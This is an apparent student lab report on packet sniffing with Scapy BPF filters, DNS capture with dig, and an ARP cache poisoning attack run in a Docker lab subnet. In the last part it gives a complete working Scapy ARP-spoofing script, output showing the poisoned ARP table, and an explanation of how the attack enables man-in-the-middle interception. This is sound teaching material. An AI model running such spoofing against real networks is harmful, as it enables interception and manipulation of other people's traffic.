
(Continuation of Screenshot 20 O/P)

```
root@b65fe4ffefe8:/# [10/09/23]seed@VM:~/.../Sniff_Spoof$ dockps
425a5e5773a4  user1-10.9.0.6
4a538ce8952a  seed-attacker
e58b621948b8  user2-10.9.0.7
b65fe4ffefe8  victim-10.9.0.5
[10/09/23]seed@VM:~/.../Sniff_Spoof$ docksh b6
root@b65fe4ffefe8:/# ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=59 time=5.61 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=59 time=3.08 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=59 time=4.63 ms
64 bytes from 10.10.10.10: icmp_seq=4 ttl=59 time=3.27 ms
64 bytes from 10.10.10.10: icmp_seq=5 ttl=59 time=4.48 ms
64 bytes from 10.10.10.10: icmp_seq=6 ttl=59 time=4.09 ms
64 bytes from 10.10.10.10: icmp_seq=7 ttl=59 time=3.86 ms
```

Screenshot 23: Pinging 10.10.10.10 under docker container of victim(Output Part -1)



Screenshot 24: Pinging 10.10.10.10 under docker container of victim(Output Part -2)



Screenshot 25: Wireshark Screen to show the Load(**COMP8697-Manjinder Singh**)

(10.10.10.10 replied to our packet)

Task C. In this task, you will practice more for BPF filter. You have studied one in your Task B. If necessary, check the reference file BPF.pdf. Test your solution using the sniff function on the command line of python and show one packet content. Here is my example for the test.

```
>>> from scapy.all import *
>>> pkts=sniff(filter="icmp and dst host 10.10.10.10", count=5)
>>> pkts[1][IP].show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 84
  id        = 57167
  flags     = DF
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = 0x3b38
  src       = 10.0.2.14
  dst       = 10.10.10.10
```

Screenshot 26 : From Lab Manual

a) Capture any TCP packet that comes from www.example.com with destination network being your VM subnet (mostly 10.0.2.0/24). We remind you that in order to capture packets from example.com, you of course need to visit the web site.

b) Capture packets that come from source port 53 and a **particular** network such as 10.10.10.0/24. In the test, run $dig @10.10.10.10 www.mit.edu. (note: if you do your assignment at home, you can change 10.10.10.10 to 8.8.8.8 and the subnet 8.8.0.0/16).

Solution of Task C:-

Solution to Task C Part (a)


sniffer.py | task3.py

```
1 #!/usr/bin/python3
2 #from scapy.all import *
3
4 from scapy.all import sniff
5
6 def packet_handler(packet):
7     # Define your BPF filter string to capture TCP packets from www.example.com
8     bpf_filter = "tcp and src host www.example.com and dst net 10.0.2.0/24"
9
10    # Sniff packets using the filter
11    captured_packets = sniff(filter=bpf_filter, count=1)
12
13    # Print the captured packet(s)
14    print(captured_packets)
15    print("Displaying Captured Packet:-", captured_packets[0].show())
16
17 if __name__ == "__main__":
18     packet_handler(None)
```

Screenshot 27: task3.py Program

With reference to **Screenshot 27** program, it will capture a single TCP packet that meets our criteria and display its details using the show() method. For this, we are utilizing the Scapy library of python and

having the necessary permissions in place to capture packets on our network interface when running this script.




Screenshot 28: Running www.example.com on Mozilla Firefox(in left side) and (right side) displaying that we are running the program showed in **Screenshot 27** using root privileges. When we run the program and run www.eample.com website then we get results on the right side screen.

```
###[ TCP ]###
          sport     = http
          dport     = 47536
          seq       = 48064001
          ack       = 539763379
          dataofs   = 6
          reserved  = 0
          flags     = SA
          window    = 65535
          chksum    = 0xf06e
          urgptr    = 0
          options   = [('MSS', 1460)]
###[ Padding ]###
             load       = '\x00\x00'
```

Screenshot 29: Output continuation of Screenshot 28 while running the program.

Solution to Task C Part (b)




Screenshot 32: Program updated as per task C Part (b)
(explanation is below)

Explanation of Program shown in Screenshot 32: The Python script using Scapy library of python to capture and display the details of a single packet that meets the following criteria: it originates from source port 53 and belongs to a specific network range (e.g., 10.10.10.0/24). The captured packet's details are printed using the show() method.

```
[10/09/23]seed@VM:~/.../Sniff_Spoof$ sudo python3 task3b.py
###[ Ethernet ]###
  dst       = 08:00:27:6b:39:e6
  src       = 52:54:00:12:35:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 188
     id        = 13810
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x241d
     src       = 10.10.10.10
     dst       = 10.0.2.15
     \options   \
###[ UDP ]###
```

Screenshot 33: Output on running python program(of Screenshot 32) with root privileges



Screenshot 34: Output Continuation of Screenshot 33(while running python program(of Screenshot 32) with root privileges)

```
  |###[ DNS Question Record ]###
  |  qname     = 'www.mit.edu.'
  |  qtype     = A
  |  qclass    = IN
 \an         \
  |###[ DNS Resource Record ]###
  |  rrname    = 'www.mit.edu.'
  |  type      = CNAME
  |  rclass    = IN
  |  ttl       = 410
  |  rdlen     = None
  |  rdata     = 'www.mit.edu.edgekey.net.'
  |###[ DNS Resource Record ]###
  |  rrname    = 'www.mit.edu.edgekey.net.'
  |  type      = CNAME
  |  rclass    = IN
  |  ttl       = 15
  |  rdlen     = None
  |  rdata     = 'e9566.dscb.akamaiedge.net.'
  |###[ DNS Resource Record ]###
  |  rrname    = 'e9566.dscb.akamaiedge.net.'
  |  type      = A
  |  rclass    = IN
  |  ttl       = 20
```

Screenshot 35: Output Continuation of Screenshot 34(while running python program(of Screenshot 32) with root privileges)


```
  |  type      = A
  |  rclass    = IN
  |  ttl       = 20
  |  rdlen     = None
  |  rdata     = 23.60.120.229
ns        = None
\ar        \
 |###[ DNS OPT Resource Record ]###
 |  rrname    = '.'
 |  type      = OPT
 |  rclass    = 4096
 |  extrcode  = 0
 |  version   = 0
 |  z         = 0
 |  rdlen     = None
 |  \rdata     \
 |   |###[ DNS EDNS0 TLV ]###
 |   |  optcode   = 10
 |   |  optlen    = 24
 |   |  optdata   = 'n\xdfKz\xf5\xa4c\xe4\x01\x00\x00\x00e$\xc0S\xdc\x9f\xfdh\x80\xf2.Q'
```

Screenshot 36: Output Continuation of Screenshot 35(while running python program(of Screenshot 32) with root privileges)

```
[10/09/23]seed@VM:~/.../Sniff_Spoof$ dig @10.10.10.10 www.mit.edu

; <<>> DiG 9.16.1-Ubuntu <<>> @10.10.10.10 www.mit.edu
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14803
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6edf4b7af5a463e4010000006524c053dc9ffd6880f22e51 (good)
;; QUESTION SECTION:
;www.mit.edu.                   IN      A

;; ANSWER SECTION:
www.mit.edu.            410     IN      CNAME   www.mit.edu.edgekey.net.
www.mit.edu.edgekey.net. 15     IN      CNAME   e9566.dscb.akamaiedge.net.
e9566.dscb.akamaiedge.net. 20   IN      A       23.60.120.229

;; Query time: 11 msec
;; SERVER: 10.10.10.10#53(10.10.10.10)
;; WHEN: Mon Oct 09 23:09:07 EDT 2023
;; MSG SIZE  rcvd: 160
```

Screenshot 37: Output on running dig@10.10.10.10 www.mit.edu

With Reference to Screenshot 37 - The output of the dig command for querying the DNS server at IP address 10.10.10.10 for the hostname www.mit.edu would provide DNS-related information.



Screenshot 38: Wireshark Screenshot for reference wrt the query response

3. ARP Cache Poisoning Attack

When our computer needs to send a packet to another computer (such as the gateway router) in the same LAN, it will first run ARP protocol to find this computer's MAC (if it does not have this in its ARP table). In this problem, you will practice the ARP cache poisoning attack. Using docker-compose.yml, you will simulate a subnet 10.9.0.0/24, containing attacker 10.9.0.1 and users 10.9.0.5, 10.9.0.6. Let **mac_d** be the mac address of 10.9.0.**d**. Our task is to cheat 10.9.0.6 to include entry <10.9.0.5, mac_1> into its arp table. The following is the incomplete code with question marks. **Note**: ***sendp***() is similar to ***send***() but it sends a link layer frame while ***send***() only sends an ip packet. mac_d should be replaced with the actual mac address of 10.9.0.d.

```
#!/usr/bin/env python3

from scapy.all import *

ether=Ether(src=???,dst=???)

arp=ARP(psrc="10.9.0.?", hwsrc=???, pdst="10.9.0.6")

arp.op=1 # arp query

frame=ether/arp

sendp(frame, iface=???)
```

Complete the following tasks:
1. complete the above program.
   Hint: this runs ARP protocol and so it should indicate it is a broadcast frame; attack idea: if 10.9.0.6 receives an ARP query, it will record (sender IP, sender MAC) of the query frame into its ARP table.
2. run **arp** on 10.9.0.6 to see if entry (10.9.0.5, MAC_1) is included in its arp table.
3. Explain how the attack works.

Screenshot 39: Question 3

Solution of Question 3 Part 1

*sniff.py | icmp_spoof.py | sniff_spoof_icmp.py | udp_spoof.py | sniffer.py | task3.py | task3b.py | arp_task_part1.py

```
#!/usr/bin/python3
from scapy.all import *

#MAC address of attacker
attacker_mac_addr = "02:42:03:25:76:1f"

#MAC attacker we are trying to impersonate
impersonate_mac_addr = "02:42:0a:09:00:05"

#crafting the ethernet frame(broadcasting the arp to the entire network)
ether = Ether(src=impersonate_mac_addr,dst="ff:ff:ff:ff:ff:ff")

#creating ARP request (is-at operation means an ARP response)

arp= ARP(psrc="10.9.0.5",hwsrc=attacker_mac_addr,pdst="10.9.0.6")
arp.op = 1

#Creating the final frame and send
frame = ether/arp

#Sending the frame. Adding my interface
sendp(frame,iface="br-3cb06be4a02f")
```

Screenshot 40: Updated Program for Question 3 Part 1 with better readability

Explanation of Program in Screenshot 40: The Python script uses the Scapy library of python to create a **fake ARP** (Address Resolution Protocol) request. It **pretends** to be one machine on a network (with IP address "10.9.0.5") and **sends** this request to another machine (with IP address "10.9.0.6").

The **goal** is to trick the second machine into associating the attacker's MAC address with the IP address "10.9.0.5" in its ARP table. This technique is mainly used in **malicious attacks to intercept network traffic**.

Solution of Question 3 Part 2 (Extension of Question 3 Part 1):-

```
[10/09/23]seed@VM:~/.../Sniff_Spoof$ dockps
425a5e5773a4  user1-10.9.0.6
4a538ce8952a  seed-attacker
e58b621948b8  user2-10.9.0.7
b65fe4ffefe8  victim-10.9.0.5
```

Screenshot 41: Executing dockps to display the running docker containers

```
[10/09/23]seed@VM:~/.../Sniff_Spoof$ docksh 4a
root@VM:/# ifconfig
br-3cb06be4a02f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:3ff:fe25:761f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:03:25:76:1f  txqueuelen 0  (Ethernet)
        RX packets 117  bytes 9100 (9.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 273  bytes 25934 (25.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Screenshot 42: Executing docksh to display the information docker container(specifically of seed-attacker)

```
*sniff.py   icmp_spoof.py   sniff_spoof_icmp.py   udp_spoof.py   sniffer.py   task3.py   task3b.py   arp_task_part1.py
 1 #!/usr/bin/python3
 2 from scapy.all import *
 3
 4 #MAC address of attacker
 5 attacker_mac_addr = "02:42:03:25:76:1f"
 6
 7 #MAC attacker we are trying to impersonate
 8 impersonate_mac_addr = "02:42:0a:09:00:05"
 9
10 #crafting the ethernet frame(broadcasting the arp to the entire network)
11 ether = Ether(src=impersonate_mac_addr,dst="ff:ff:ff:ff:ff:ff")
12
13 #creating ARP request (is-at operation means an ARP response)
14
15 arp= ARP(psrc="10.9.0.5",hwsrc=attacker_mac_addr,pdst="10.9.0.6")
16 arp.op = 1
17
18 #Creating the final frame and send
19 frame = ether/arp
20
21 #Sending the frame. Adding my interface
22 sendp(frame,iface="br-3cb06be4a02f")
```

Screenshot 43: Updated Program for Question 3

```
[10/10/23]seed@VM:~/.../Sniff_Spoof$ sudo python3 arp_task_part1.py
.
Sent 1 packets.
```

Screenshot 44: Output on running the program displayed above in Screenshot 43 with root privileges

```
[10/10/23]seed@VM:~/.../Sniff_Spoof$ dockps
425a5e5773a4  user1-10.9.0.6
4a538ce8952a  seed-attacker
e58b621948b8  user2-10.9.0.7
b65fe4ffefe8  victim-10.9.0.5
[10/10/23]seed@VM:~/.../Sniff_Spoof$ docksh 42
root@425a5e5773a4:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
victim-10.9.0.5.net-10.  ether   02:42:03:25:76:1f   C                     eth0
```

Screenshot 45: Output showing entry of 10.9.0.5 in arp table on running for 10.9.0.6

Solution of Question 3 Part 3 (Extension of Question 3 Part 1 and Part 2):-

In this scenario, the primary objective is to manipulate the system at IP address **10.9.0.6** into believing that IP address **10.9.0.5** corresponds to the attacker's MAC address (**02:42:03:25:76:1f**).

Consequently, any data intended for 10.9.0.5 will be inadvertently routed to the attacker's device. This deceptive tactic is a crucial component of various "**man-in-the-middle**" attacks, enabling the attacker to intercept, modify, or obstruct the victim's communications without their knowledge.

To carry out this attack, the attacker first configures their MAC address (**mac_attacker = "02:42:03:25:76:1f**") and identifies another MAC address they want to impersonate (**mac_impersonate = "02:42:0a:09:00:05**").

Then, a crafted packet is generated to appear as though it originates from the impersonated IP address (**psrc ="10.9.0.5"),** but it uses the attacker's MAC address as the source (**hwsrc=mac_attacker**). This packet is broadcasted across the entire local network using a broadcast MAC address **("ff:ff:ff:ff:ff:ff").**

Devices on the network that receive this broadcast request will update their ARP tables. When the legitimate device with IP address **10.9.0.6** responds to the request, its response is ignored because the ARP table has already been modified to associate the attacker's MAC address with this IP address.

As a result, any traffic originally intended for IP address **10.9.0.5** from **10.9.0.6** is now directed to the attacker's machine. This gives the **attacker** the ability **to intercept and manipulate the traffic** as desired.

It's crucial to emphasize that ARP cache poisoning should only be conducted in a controlled, ethical, and legal environment. Unauthorized or malicious use of this technique is both illegal and unethical, and can lead to legal repercussions if performed without proper permissions.

References: -

1. Lab Manual for Lab 4 from Brightspace
2. Lecture Notes for Lab 4 from Brightspace
3. Programs for Lab 4 from Brightspace
4. Scapy Python Library

One Drive Link for Python Program, Lab 4 Solution(Word File and PDF Document) for Lab 4 Work:-

Networking and Data Security - Lab 4 - Submitted to Doc